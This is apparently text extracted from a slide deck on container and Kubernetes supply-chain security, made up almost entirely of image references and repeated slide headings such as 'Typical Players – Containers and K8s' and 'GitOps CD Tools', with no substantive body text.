
# Typical Players – Containers and K8s




# Typical Players – Containers and K8s




# Typical Players – Containers and K8s



# Typical Players – Containers and K8s



# Typical Players – Containers and K8s



# Container Supply-Chain Security Considerations



GitOps CD Tools

# Container Supply-Chain Security Considerations






# Container Supply-Chain Security Considerations



